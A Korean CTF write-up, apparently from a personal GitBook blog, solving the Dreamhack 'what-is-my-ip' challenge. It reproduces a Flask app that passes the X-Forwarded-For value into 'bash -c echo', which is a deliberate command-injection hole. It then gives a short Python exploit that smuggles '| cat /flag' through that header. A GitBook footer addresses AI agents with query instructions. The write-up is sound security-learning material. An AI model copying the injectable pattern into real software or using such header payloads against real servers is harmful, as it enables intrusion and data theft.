> For the complete documentation index, see [llms.txt](https://docs.cooku222.kr/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://docs.cooku222.kr/security/web-hacking/dreamhack/dreamhack-what-is-my-ip.md).
# \[Dreamhack] what-is-my-ip
이건 자력으로 풀진 못했고... curl로 X-Forwarded-For 헤더 건드리다가 flag 추출까지의 과정을 모르겠어서 그냥 롸업 봤던거
```
#!/usr/bin/python3
import os
from subprocess import run, TimeoutExpired
from flask import Flask, request, render_template
app = Flask(__name__)
app.secret_key = os.urandom(64)
@app.route('/')
def flag():
user_ip = request.access_route[0] if request.access_route else request.remote_addr
try:
result = run(
["/bin/bash", "-c", f"echo {user_ip}"],
capture_output=True,
text=True,
timeout=3,
)
return render_template("ip.html", result=result.stdout)
except TimeoutExpired:
return render_template("ip.html", result="Timeout!")
app.run(host='0.0.0.0', port=3000)
```

-> ip 주소를 출력해주는 ... 간단한 flask 웹사이트\
-> 현재 문제 소스코드는 request.access\_route\[0]을 user\_ip에 그대로 저장하고 검증을 거치지 않고 \["/bin/bash", "-c", f"echo {user\_ip}"]를 실행시킨다. 따라서 X-Forwarded-For 이라는 헤더를 추가해 cat /flag를 실행시킬 수 있게 한다.\
\
버프스위트를 써도 되고(이러고 싶었으나 지금 버프스위트 무한로딩떠서 설정을 다시 건드리거나 해야됨) 나처럼 파이썬 코드로 익스플로잇 짜도 된다.
```
import requests
url = "http://host3.dreamhack.games:12398/"
header = {"X-Forwarded-For":"211.58.20.15 | cat /flag"}
r = requests.get(url, headers=header)
print(r.text)
```

이렇게 body에 flag가 추출되어 나오는것을 볼 수 있다.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter:
```
GET https://docs.cooku222.kr/security/web-hacking/dreamhack/dreamhack-what-is-my-ip.md?ask=
```
The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.